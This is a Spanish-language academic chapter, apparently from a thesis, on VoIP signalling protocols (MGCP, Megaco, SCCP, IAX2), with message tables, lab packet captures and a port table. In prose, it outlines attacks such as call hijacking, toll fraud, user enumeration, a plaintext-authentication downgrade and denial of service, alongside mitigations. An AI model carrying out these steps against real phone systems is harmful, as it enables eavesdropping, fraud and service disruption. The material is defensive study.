


Figura 4.10. Mensaje RCTP

4.3. Control de Medios

En esta sección se describen los protocolos de control de medios MGCP y Megaco, que son los protocolos más utilizados para realizar este proceso en redes VoIP.

4.3.1. Media Gateway Control Protocol (MGCP)

MGCP es un protocolo de control de medios del tipo cliente-servidor, donde un *gateway* esclavo (*media gateway*) es controlado por un maestro (*media gateway controller*). MGCP está definido informalmente en la RFC 3435, aunque no se considera un estándar es un protocolo muy utilizado [17].

La función de MGCP es introducir una división en los roles para aliviar las *gateways* de las tareas de señalización. La entidad encargada de traducir el audio entre las redes de conmutación de paquetes (IP) y las de telefonía tradicional se transforma en el esclavo. El maestro es el MGC, donde concentra el procesamiento de la señalización.

MGCP está compuesto por:

- Un MGC, *Media Gateway Controller*: realiza el control de la señalización del lado IP.
- Uno o más MG, *Media Gateway*: realiza la conversión del contenido multimedia.
- Uno o más SG, *Signaling Gateway*: realiza la señalización del lado de la red de conmutación de circuitos (red telefónica tradicional).

MGCP es también capaz de controlar un terminal, pero sólo soporta servicios básicos, es decir, pueden existir terminales MGCP y establecer una llamada, pero no tendrá las funcionalidades que entrega SIP como por ejemplo las video conferencia.

MGCP interactúa con el protocolo RTP para transmisión de audio, entrega al *gateway* la dirección IP, el puerto UDP y los perfiles de RTP, utilizando el protocolo de descripción de sesión (SDP).

Tabla 4.5. Mensajes MGCP

Mensaje (abreviación)	**Función**
NotificationsRequest (RQNT)	indica al *gateway* de eventos como puede ser la señalización en el extremo receptor de la llamada.
NotificationCommand	confirma las acciones del comando *NotificationsRequest*.
CreateConnection (CRCX)	usado para crear una conexión que se inicia en el *gateway*.
ModifyConnection (MDCX)	sirve para cambiar los parámetros de la conexión existente.
DeleteConnection (DLCX)	se usa para cancelar la conexión existente.
AuditEndpoint (AUEP)	solicita el estado del terminal IP al *gateway*.
AuditConnection (AUCX)	sirve para solicitar el estado de la conexión.
RestartInProgress	usado por el *gateway* para notificar que un grupo de conexiones se encuentran en falla o reinicio.
EndpointConfiguration (EPCX)	sirve para indicar al *gateway* las características de codificación esperadas en el extremo final.

En la **tabla 4.5** se muestran los mensajes que envía el MGC a los *gateways*. Y en la segunda columna se describe su funcionalidad.

Los ataques a MGCP son poco comunes, debido a que MGCP es un protocolo utilizado en grandes redes VoIP, donde existen gran cantidad de usuarios y varias *gateways*, y por ende más de una salida hacia la red telefónica tradicional. Es por esto que para los atacantes es más

difícil identificar los dispositivos que participan en la comunicación MGCP. A continuación se describen las vulnerabilidades de este protocolo.

4.3.1.1. Suplantación MGCP (*hijacking*)

El ataque de suplantación es una amenaza de interceptación (*eavesdroping*), y utiliza una vulnerabilidad del mensaje *MDCX*.

El mensaje *MDCX* modifica parámetros de descripción de la comunicación MGCP. Estos parámetros incluyen direcciones IP, identificadores de conexión, modo y opciones.

Para realizar el ataque, el atacante solicita la lista de llamadas activas al dispositivo MGCP, utilizando los mensajes AUE y AUCX. Luego elige una conexión activa y solicita al dispositivo MGCP detalles de la conexión elegida, como por ejemplo el identificador de llamada. Después de que el *gateway* atacado responde estos mensajes, el atacante envía un *MDCX* con todos los datos obtenidos, para dirigir el tráfico RTP hacia él y escuchar la llamada activa.

4.3.1.2. MGCP creación de llamadas

La creación de nuevas llamadas en MGCP es una amenaza de fraude telefónico, que utiliza una vulnerabilidad en el mensaje *CRCX*.

Este ataque sólo puede realizarse si el atacante se encuentra dentro de la red VoIP. El atacante utiliza el mensaje *CRCX* que a través de un *gateway* crea una conexión de salida hacia la red telefónica tradicional. El atacante se hace pasar por un terminal IP y envía este mensaje al *gateway* con algunas características de terminal (número, dirección IP), el *gateway* responde por medio de un *ACK* con sus propias capacidades (protocolos y códec que utiliza) y luego el atacante envía un mensaje *RQNT* al *gateway* para generar el ring y así poder generar la llamada.

4.3.1.3. MGCP cancelación de conexión

Este ataque es una amenaza de DoS, y utiliza una vulnerabilidad en el mensaje *DLCX* que cancela las conexiones.

Para realizar una cancelación de conexión se debe obtener el identificador de la(s) llamada(s) activa(s) que se desea(n) cancelar, esto se realiza a través de la obtención del listado de llamadas activas utilizando los mensajes AUE y AUCX. Luego se envía el mensaje de cancelación *DLCX* con el identificador de llamada y los datos de usuarios correspondientes.

Cualquier dispositivo puede enviar un comando a un *gateway*. Si un atacante puede usar el pro-

tocolo MGCP, podría realizar llamadas no autorizadas, o interferir con llamadas autorizadas. Para evitar esto se deben enviar mensajes MGCP siempre sobre conexiones seguras, que incluyan protocolos de autenticación y encriptación.

Una protección adecuada es que los dispositivos cuenten con un servicio de autenticación. MGCP permite a los agentes de llamada (MGC), ya sean *gateways* o terminales, proveer de llaves de sesión que son usadas por RTP para encriptar los mensajes de audio. Se necesitará encriptación para los mensajes SDP que son usados para cargar llaves de sesión.

El RFC de MGCP señala en consideraciones de seguridad: "la seguridad no es parte de MGCP, se supone la existencia de seguridad de capas inferiores", lo que demuestra un grave error de diseño en el protocolo.

Como una actualización al protocolo MGCP se desarrolla Megaco o H.248 (nombre dado por la ITU), que es el resultado del trabajo realizado conjuntamente por la IETF y la ITU. La versión inicial estuvo definida en el RFC 3015, pero fue reemplazado por el RFC 3525 en el año 2003 [18].

MGCP y Megaco son muy similares, ambos se caracterizan por ser compatibles con H.323 y SIP, además cuentan con los mismos componentes e interactúan con los mismos protocolos. Otra similitud es que los comandos de MGCP tienen su equivalente en Megaco, como por ejemplo el equivalente de *CreateConnection* en Megaco es *ADDtermination*.

Megaco y MGCP consideran seguridad, sin embargo, MGCP solo utiliza IPsec como mecanismo de seguridad como se mencionaba anteriormente. Por otro lado Megaco provee una opción adicional de incluir encabezado de autenticación que provee seguridad cuando IPsec no está disponible.

4.4. Protocolos Propietarios

En esta sección se describen dos protocolos propietarios, SCCP y IAX2, que se utilizan para proveedores de VoIP específicos, pero son ampliamente utilizados en redes VoIP.

4.4.1. Skinny Client Control Protocol (SCCP)

Skinny Client Control Protocol o SCCP es un protocolo propietario de terminales desarrollado originariamente por Selsius Corporation. Actualmente es propiedad de Cisco Systems, y se define como un conjunto de mensajes entre un terminal IP y el *call manager* (central telefónica) [50].

Su función es la de proveer señalización a los terminales Cisco, establece y finaliza llamadas entre los terminales Cisco y el *call manager*. Por lo tanto realiza funciones como las que realiza SIP, H323 y IAX2.

Se caracteriza por ser un protocolo ligero que permite una comunicación eficiente con un sistema Cisco it call manager. El *call manager* actúa como un proxy de señalización para llamadas iniciadas a través de otros protocolos como H.323, SIP, o MGCP.

Un cliente skinny utiliza TCP/IP para conectarse a los *call managers*. Para el flujo de datos de audio en tiempo real se utiliza RTP/UDP/IP.

SCCP es un protocolo basado en estímulos y diseñado como un protocolo de comunicación para terminales de *hardware*, con significativas restricciones de procesamiento y memoria.

Tabla 4.6. Mensajes SCCP

Mensajes SCCP de registro y administración	**Mensajes SCCP de control de llamada**	**Mensajes SCCP de control de medios**
StationRegister	StationKeyPadButton	StationStartMediaTransmission
StationReset	StationEnblocCall	StationStopMediaTransmission
StationMediaPort	StationStimulus	StationStartSessionTransmission
StationSpeedDialState	StationOffHook	StationStopSessionTransmission
StationRegisterAck	StationOffHookwith CallingPartyNumber	StationMulticastMediaReception
StationRegister	StationOnHook	StationMulticastMedia ReceptionAck
StationIpPort	StationHookFlash	StationStopMulticast MediaReception
StationMediaPortList	StationStartTone	StationStartMulticast Transmission
StationForwardStatReq	StationStopTone	StationStopMulticast Transmission
StationSpeedDialStatReq	StationSetRinger	StationOpenReceiveChannel
StationLineStatReq	StationSetLamp	StationOpenReceiveChannelAck
StationConfigStatReq	StationSetHkFDetect	StationCloseReceiveChannel
StationTimeDateReq	StationSetSpeakerMode	

Tabla 4.7. Mensajes SCCP

Mensajes SCCP de registro y administración	Mensajes SCCP de control de llamada	Mensajes SCCP de control de medios
StationButtonTemplateReq	StationSetMicroMode	
StationVersionReq	StationCallInfo	
StationCapabilitiesRes	StationDisplayText	
StationServerReq	StationClearDisplay	
StationAlarm	StationEnunciatorCommand	

En la **tabla 4.6** se listan los mensajes SCCP, como se puede ver es un protocolo que contempla variados procesos de VoIP. En la primera columna, se listan mensajes SCCP de registro y administración, en la segunda columna, se listan mensajes SCCP de control de llamada y en la tercera columna, se listan mensajes SCCP de control de medios.

La documentación de SCCP es muy escasa y difícil de conseguir, ya que Cisco mantiene documentación solo para sus afiliados, esto hace más difícil la tarea de los atacantes. Sin embargo las vulnerabilidades igualmente existen.

4.4.1.1. Vulnerabilidades en el *Call Manager*

El *call manager*, que es una central telefónica y los servidores de presencia, que sirven para indicar el estado de un usuario, son atacados remotamente e inundados con tipos específicos de tráfico con la intención hacerlos colapsar.

Solo algunas de las vulnerabilidades descritas a continuación se presentan en SCCP, la mayoría de las vulnerabilidades utilizan otros protocolos de transporte como TCP y UDP. [51]

- El *Cisco Unified Call Manager* (CUCM) y *Cisco Unified Presence Server* (CUPS), ambos son vulnerables a ataques remotos por mensajes alterados TCP, UDP o *Internet Control Messaging Protocol* (ICMP). Cisco liberó los parches correspondientes para este ataque.

- Servidores *call manager*, que procesan llamadas VoIP, pueden ser vulnerados por el envío de tráfico a los puertos TCP 2000 o 2443, estos puertos son utilizados por SCCP y Secure SCCP. Esta vulnerabilidad existe en versiones de *call manager* 3.x, 4.x y 5.0.

- El CUCM y el CUPS se ven afectados por los ataques de inundaciones de peticiones de

Echo Request ICMP (ping), o mensajes UDP especialmente diseñados. Esta vulnerabilidad a las inundaciones (Flooders), que afecta sólo a CUCM 5.0 y CUPS 1.x, podría ser usado para deshabilitar el servidor o los servicios de presencia en los respectivos servidores.

- Una vulnerabilidad UDP afecta al servicio manager IPSec en el CUCM y el CUPS, que utiliza el puerto 8500 UDP. Con esta vulnerabilidad, el atacante no podría detener el inicio de llamadas o recibirlas en el servidor de Cisco, pero puede causar la pérdida de algunas características, tales como la capacidad de transferir las llamadas o implementar la configuración de los cambios en los grupos de servidores CUCM y CUPS.

Estas vulnerabilidades en las centrales telefónicas son de DoS, y pueden ser mitigadas con las siguientes recomendaciones:

– Permitir el puerto 2000 TCP (SCCP) y 2443 (Secure SCCP) a sistemas *call manager* sólo desde terminales VoIP.

– Las solicitudes de echo ICMP debe ser bloqueado para el *call manager* y el servidor de Presencia (aunque esto podría afectar la gestión de aplicaciones y solución de problemas).

– El puerto 8500 UDP para administración IPSec, sólo debe permitirse entre el *call manager* y el servidor de presencia de sistemas configurados en una implementación de clúster.

4.4.2. Inter Asterisk exchange v.2 (IAX2)

Inter-Asterisk eXchange es un protocolo que fue diseñado como un protocolo de conexión VoIP entre servidores Asterisk. La versión actual es IAX2 ya que la primera versión de IAX ha quedado obsoleta. IAX2 está definido en el RFC 5456 [14].

Las características de IAX2 son:

– Minimiza el ancho de banda en las transmisiones de control y multimedia de VoIP. IAX2 es un protocolo binario en lugar de ser un protocolo de texto como SIP, así los mensajes tienen un menor tamaño.

– Evita problemas de NAT (*Network Address Translation*) frecuentes en SIP. Para evitar los problemas de NAT el protocolo IAX2 usa como protocolo de transporte UDP, normalmente sobre el puerto 4569.
En IAX2, tanto la información de señalización como los datos de voz viajan conjuntamente y pasan por el mismo puerto, anulando los típicos problemas de NAT. Permite además cursar tráfico a través de los *routers* y *firewalls* de manera más sencilla.

– En su característica llamada canalización (*trunking*), IAX2 utiliza el mismo encabezado (header) para el envío del audio de variadas llamadas. Es decir, por un canal se pueden cursar varias llamadas. De esta forma cuando hay un número considerable de llamadas que están pasando por el canal, hay un notable ahorro de ancho de banda.

Sus componentes son principalmente servidores Asterisk, aunque también se usa para conexiones entre terminales y servidores que soporten el protocolo.

No necesita interactuar con más protocolos ya que realiza el proceso de señalización y transporte, logrando ser un protocolo independiente.

Los mensajes o tramas que se envían en IAX2 son binarios y por tanto cada bit o conjunto de bits tiene un significado. Existen dos tipos de mensajes principalmente usados [52]:

a) Tramas M o mini frames

Las tramas M sirven para transportar la voz, con la menor información posible, en la cabecera. Estas tramas no tienen por qué ser respondidas y si alguna de ellas se pierde, se descarta.

El formato binario de las tramas M es el siguiente:




Figura 4.11. Mensajes mini frame

El bit F se pone en 0, para indicar que es una trama M y el sello de tiempo *timestamp* está truncado y solo tiene 16 bits para que la cabecera sea más liviana. Son los clientes los que deben encargarse de llevar un sello de tiempo de 32 bits y para sincronizarlo deben mandar una trama F, que se verá a continuación.

```
⊞ Frame 1505 (206 bytes on wire, 206 bytes captured)
⊞ Ethernet II, Src: Vmware_1a:23:6d (00:0c:29:1a:23:6d), Dst: Vmware_d7:4a:ff (00:0c:29:d7:4a:ff)
⊞ Internet Protocol, Src: 10.3.0.251 (10.3.0.251), Dst: 10.3.0.250 (10.3.0.250)
⊞ User Datagram Protocol, Src Port: iax (4569), Dst Port: iax (4569)
⊟ Inter-Asterisk eXchange v2
  ⊟ Packet type: Mini voice packet (0)
      .001 1000 1011 1111 = Source call: 6335
      [Call identifier: 3]
      Timestamp: 26318
      [Absolute Time: Jan 15, 2010 11:24:21.963633000]
      [Lateness: -0.021107000 seconds]
      IAX2 payload (160 bytes)
⊟ Data (160 bytes)
    Data: 78655B5F6DF8E5DFECFAE8F86671696BF2F3E9FB6EECF57C...
    [Length: 160]
```

Figura 4.12. Detalle mensaje mini frame

En la **figura 4.12** se puede ver un mensaje del tipo IAX2 mini frame donde se puede ver que el carga útil es de 160 bytes.

b) **Tramas F o full frames**

La particularidad de las tramas F es que deben ser respondidas explícitamente, es decir, cuando un terminal manda a otro una trama F, el receptor debe contestar confirmando que ha recibido ese mensaje. Estas tramas son las únicas que deben ser respondidas.




Figura 4.13. Mensaje full frame

En la **figura 4.13** se puede ver el formato binario de una trama F de IAX2. El significado de cada uno de los campos es el siguiente:

- *F*: Un bit que indica si la trama es full frame o no.

- *Source Call Number*: 15 bits que identifican la conversación de origen, ya que puede haber varias comunicaciones multiplexadas por la misma línea.
- *R*: Bit de retransmisión. Se pone a uno cuando la trama es retransmitida.
- *Destination Call Number*: lo mismo que el de origen pero para identificar el destino.
- *Timestamp*: Para marcar el tiempo en cada paquete.
- *OSeqno*: Número de secuencia de salida con 8 bits. Comienza en 0 y va incrementándose en cada mensaje.
- *ISeqno*: Lo mismo para la entrada.
- *Frame Type*: Indica la clase de trama de que se trata
- *C (length)*: Puesto en 0, indica que el campo subclase debe tomarse como 7 bits (un solo mensaje): Puesto en 1, indica que el campo subclase se obtiene con 14 bits (dos mensajes consecutivos).
- *Subclass*: Subclase del mensaje.
- *Data*: Datos o carga útil, que se envían en formato binario.

El campo *type frame* de las tramas F junto con el campo subclase determinan la función del paquete que se está enviado o recibiendo y sirven, por tanto, como señalización de control. Está formado por 8 bits (1 byte) y los principales valores que puede tomar se muestran en las siguientes tablas:

Tabla 4.8. Valores del campo *type frame* de las tramas F

Valor *type frame*	**Descripción**	**Detalles**
00000001	DTMF	Sirve para enviar dígitos DTMF
00000002	Datos de voz	El campo subclase indica el tipo de codec de audio que se utiliza según la tabla 2
00000003	Datos de video	El campo subclase indica el tipo de códec de video que se utiliza
00000004	Control	Mensajes de control de sesión. Sirve para controlar el estado de los dispositivos finales. El campo subclase indica el tipo concreto de mensaje de control según tabla 3.
00000005	No usado	
00000006	Control IAX	Mensajes de control del protocolo IAX. Gestiona las interacciones necesarias entre los dispositivos finales. El campo subclase indica el tipo concreto de mensaje de control.

En las siguientes tablas se detallan las subclases más importantes: datos de voz, datos de control sesión y datos de control del protocolo IAX2.

Tabla 4.9. Significado de los valores del campo subclase para *type trame = 0x02*

Valor subclase Voz	Descripción (Códec utilizado en la conversación)
0x0001	G.723.1
0x0002	GSM
0x0004	G.711 u (u-law)
0x0008	G.711 a (a-law)
0x0080	LPC10
0x0100	G.729
0x0200	Speex
0x0400	iLBC

Tabla 4.10. Significado de los valores del campo subclase para *type frame = 0x04*

Valor subclase Control	Descripción	Detalles
0x01	Hangup	La llamada se ha colgado
0x02	Ring	El teléfono está sonando
0x03	Ringing	(ringback)
0x04	Answer	Respuesta
0x05	Busy Condition	El usuario está ocupado
0x08	Congestion Condition	Existe congestion
0x0e	Call Progress	Progreso de la llamada

Tabla 4.11. Significado de los valores del campo subclase para *type frame = 0x06*

Valor	**Descripción**	Detalles	Valor	Descripción	Detalles
0x01	NEW	Iniciar una nueva llamada	0x10	REGREJ	Denegación de registro
0x02	PING	Enviar un ping	0x11	REGREL	Liberación de registro
0x03	PONG	Responder un ping	0x12	VNAK	Petición de retransmisión
0x04	ACK	Respuesta afirmativa	0x13	DPREQ	Petición de dialplan
0x05	HANGUP	Inicio de desconexión	0x14	DPREP	Respuesta de dialplan
0x06	REJECT	Rechazo	0x15	DIAL	Marcado
0x07	ACCEPT	Aceptación	0x16	TXREQ	Petición de transferencia
0x08	AUTHREQ	Petición de autenticación	0x17	TXCNT	Conexión de transferencia
0x09	AUTHREP	Respuesta de autenticación	0x18	TXACC	Aceptación de transferencia
0x0a	INVAL	LLamada no válida	0x19	TXREADY	Transferencia preparad
0x0b	LAGRQ	Petición de Lag	0x1a	TXREL	Liberación de transferencia
0x0c	LAGRP	Respuesta de Lag	0x1b	TXREJ	Rechazo de transferencia
0x0d	REGREQ	Petición de registro	0x1c	QUELCH	Parar transmisión de audio
0x0e	REGAUTH	Autenticación de registro	0x1d	UNQUELCH	Continuar transmisión de audio
0x0f	REGACK	ACK de registro	0x20	MWI	Indicador de mensaje en espera
0x1e	POKE	Envía solicitud de servidores Remotos	0x21	UNSUPPORT	Mensaje no soportado

```
Frame 49 (78 bytes on wire, 78 bytes captured)
Ethernet II, Src: Vmware_d7:4a:ff (00:0c:29:d7:4a:ff), Dst: Vmware_1a:23:6d (00:0c:29:1a:23:6d)
Internet Protocol, Src: 10.3.0.250 (10.3.0.250), Dst: 10.3.0.251 (10.3.0.251)
User Datagram Protocol, Src Port: iax (4569), Dst Port: iax (4569)
Inter-Asterisk eXchange v2
  Packet type: Full packet (1)
      .000 1101 1011 0110 = Source call: 3510
      .001 1000 1011 1111 = Destination call: 6335
      0... .... .... .... = Retransmission: False
      [Call identifier: 3]
      Timestamp: 14
      [Absolute Time: Jan 15, 2010 11:23:55.659633000]
      [Lateness: -0.011163000 seconds]
      Outbound seq.no.: 0
      Inbound seq.no.: 1
    Type: IAX (6)
        IAX subclass: AUTHREQ (8)
      Information Element: Authentication method(s): 0x0003
      Information Element: Challenge data for MD5/RSA: 145222080
          IE id: Challenge data for MD5/RSA (0x0F)
          Length: 9
          Challenge data for MD5/RSA: 145222080
      Information Element: Username (peer or user) for authentication: NormalB
```

Figura 4.14. Trama F. Subclase *AUTHREG*

En la **figura 4.14** se puede ver una trama F del tipo *AUTHREG*, cuya función se detalla en la **tabla 4.10**.

Teniendo las funciones de los mensajes descritas, se puede ver cómo funciona la comunicación. El siguiente diagrama detalla una llamada común del protocolo IAX2.




Figura 4.15. Llamada IAX2

En la **figura 4.15** se ve que, en este caso, la comunicación entre la central Asterisk y el terminal se realiza con el protocolo SIP. La comunicación entre centrales se realiza a través de IAX2.

Entre las centrales se establece una llamada, a partir del mensaje *NEW* y se van recibiendo y enviando los respectivos *ACK* para los mensajes full frame. Luego, la comunicación de audio de establece con los mensajes M.

Los ataques más frecuentes para este protocolo son:

4.4.2.1. Ataque *POKE*

Este ataque es una amenaza de DoS y utiliza la vulnerabilidad del mensaje *POKE* del protocolo IAX2.

Por medio del envío masivo de peticiones *POKE* a un sistema vulnerable, un atacante podría acaparar todos los números de llamada (líneas) asociados con el protocolo IAX2, impidiendo el procesamiento del resto de llamadas o peticiones. La falla es causada porque, de acuerdo con el protocolo IAX2, una vez que el servidor recibe una petición de *POKE*, este mandaría una respuesta *PONG* y se quedaría esperando por un mensaje *ACK* con el mismo número de llamada, manteniendo ocupada esa línea.

El problema ha sido solucionado usando única y exclusivamente el número de llamada 1 (línea 1) para las peticiones *POKE* y descartando los paquetes *ACK* para dicha línea.

4.4.2.2. Inundación con IAX

Este ataque es una amenaza de denegación de servicio. Este ataque puede utilizar una gran gama de mensajes pertenecientes al protocolo IAX2.

Este ataque envía mensajes IAX2 en grandes cantidades para hacer colapsar al dispositivo IAX receptor, esto es posible debido a que el protocolo IAX2 no autentica todos sus mensajes.

4.4.2.3. Ataque de enumeración con IAX

Este ataque es una amenaza de acceso no autorizado, que utiliza herramientas que enumeran usuarios IAX2 (utilizando fuerza bruta). Para conseguir este objetivo, se envían peticiones IAX2 válidas y se monitorea la respuesta.

Este ataque utiliza una vulnerabilidad de IAX2. IAX2 proporciona una respuesta diferente durante la autenticación cuando el usuario no existe, comparada con la respuesta cuando la

contraseña es errónea. Esto permite al atacante escanear una central telefónica para obtener usuarios específicos en los cuales centrar sus intentos para obtener la contraseña.

4.4.2.4. Ataque de soporte de IAX versión 1.

Este ataque es una amenaza de interceptación (*eavesdroping*) y utiliza una vulnerabilidad del mensaje *REGAUTH* del protocolo IAX2, que realiza la autenticación del registro.

Primero el atacante necesitará capturar paquetes de la red en la espera de un mensaje de *Registration Request (REGREQ)*. Entonces, el atacante necesitará obtener los datos del paquete enviado por el usuario, como por ejemplo el *destination call ID (DCID), outbound sequence number (oseq), inbound sequence number (iseq), username length(C), y username*.

Una vez que la información ha sido alterada, se necesita aumentar el número de secuencia al que corresponde a la sesión original creada por el servidor Asterisk haciendo válido el campo *iseq* para el mensaje *REGAUTH*. Entonces, envía el mensaje *REGAUTH* hacia el usuario especificando que solo hay soporte para autenticación en texto plano (característica de IAX1), así si el mensaje alterado llega antes que el mensaje original el terminal enviará un mensaje *REGREQ* con la contraseña en texto plano.

4.4.2.5. Ataque de registro rechazado

Muy similar al ataque anterior, pero este ataque es una amenaza de DoS, se diferencia porque en vez de enviar un mensaje *REGAUTH*, se envía un mensaje *REGREJ* que termina la sesión iniciada para el usuario.

4.4.2.6. Ataque *HANGUP*

Este es una amenaza de denegación de servicio que utiliza una vulnerabilidad del mensaje *HANGUP*, que permite cancelar las llamadas.

Este ataque funciona capturando paquetes del tipo *PING*, *PONG* o *ANSWER* y se reemplazan los campos, incluyendo el numero de secuencia correspondiente y se envía el mensaje de *HANGUP*, si este mensaje llega antes que el mensaje correspondiente enviado por el servidor la llamada se cancela.

Existen muchos derivados de este ataque ya que IAX2 cuenta con una amplia gama de mensajes para terminar y cancelar llamadas como por ejemplo: *INVAL* o *UNSUPPORT* que a través de una inundación cumplen el objetivo de denegar servicio.

4.4.2.7. Ataque de espera.

El ataque de espera es una amenaza de denegación de servicio y utiliza una vulnerabilidad del mensaje *QUELCH*. El mensaje *QUELCH* permite detener la transmisión de audio, lo que en una red con muchas llamadas detenida, podría colapsar el ancho de banda disponible, recurso indispensable para VoIP. Otro mensaje es *VNAK* que también en inundación causaría una denegación de servicio.

4.5. Pila de protocolos VoIP

Los protocolos anteriormente vistos, se pueden agrupar en una pila de protocolos. Esta pila de protocolos esta establecida sobre los protocolos de la capa de transporte (UDP y TCP).




Figura 4.16. Pila de protocolos H323

En la **figura 4.16** se describe la pila del estándar H.323. El estándar H.323 se dejó aparte de la pila de protocolos VoIP para mejor entendimiento.

Usar H.323 para hacer conexiones VoIP es un proceso complicado que se puede hacer más complejo si se añade seguridad. Muchos de los protocolos usados con H.323 usan puertos aleatorios causando problemas para brindar seguridad a través de un *firewall*. Dado que los puertos H.323 no están asignados, en el *firewall* se tendrá que dejar abiertos todos los puertos que podrían ser necesitados (cerca de 10000 puertos UDP y algunos TCP específicos). Es por esto que, el *firewall* necesitará saber que las comunicaciones H.323 están permitidas sin permitir otro tráfico y abrir los puertos que se necesitan dinámicamente.




Figura 4.17. Pila de protocolos VoIP

La **figura 4.17** se ven los protocolos utilizados por VoIP, sin incluir la pila H323.

La **figura 4.17** muestra que el protocolo SIP puede trabajar sobre TCP y UDP, esto se debe principalmente, a que las últimas implementaciones de los proveedores de VoIP permiten implementar SIP sobre TCP.

El protocolo RTP es utilizado por H323 y SIP para el transporte de la voz. Esto implica que H323 y SIP obtienen los problemas de RTP, NAT y puertos dinámicos.

Network Address Translation (NAT) es un problema de RTP. En el protocolo RTP, la dirección IP y el puerto en el encabezado del protocolo IP, no coinciden con la dirección IP y el puerto utilizado por un terminal remoto. Entonces, si RTP quiere atravesar un *gateway* NAT, el equipo NAT deberá estar capacitado para reconfigurar las direcciones. En los capítulos posteriores de describirá con mayor detalle el NAT transversal.

Al igual que H323, SIP utiliza RTP para la transmisión de audio y este protocolo escoge los puertos dinámicamente, por lo tanto, también es difícil la tarea de que las llamadas funcionen con un *firewall* en la red.

En el protocolo SIP, si se utiliza un servidor, la señalización de control pasa siempre por el servidor, pero la información de audio (flujo RTP) puede viajar extremo a extremo, sin tener que pasar necesariamente por el servidor SIP. En IAX2 al viajar la señalización y los datos de forma conjunta todo el tráfico de audio debe pasar obligatoriamente por el servidor IAX2. Esto produce un aumento en el uso del ancho de banda que deben soportar los servidores IAX2 sobre todo cuando hay muchas llamadas simultáneas. De esta forma IAX2 no cuenta con los mismos problemas de SIP, ya que no usa RTP, pero añade problemas de capacidad en la red.

Tabla 4.12. Resumen de pila de protocolos VoIP

Protocolo	Protocolo de transporte	Puerto
H.245	TCP	Dinámico
H.225/Q931	TCP	1720
H.225/RAS	UDP	1719
Session Initiation Protocol (SIP)	UDP/TCP	5060/5061
Media Gateway Control Protocol (MGCP)	UDP	2427 y 2727
Skinny Client Control Protocol (SCCP/Skinny)	TCP	2000 y 2001
Real-time Transfer Protocol (RTP)	UDP	Dinámico
Real-time Transfer Control Protocol (RTCP)	UDP	RTP+1
Inter-Asterisk eXchange v.2 (IAX2)	UDP	4569

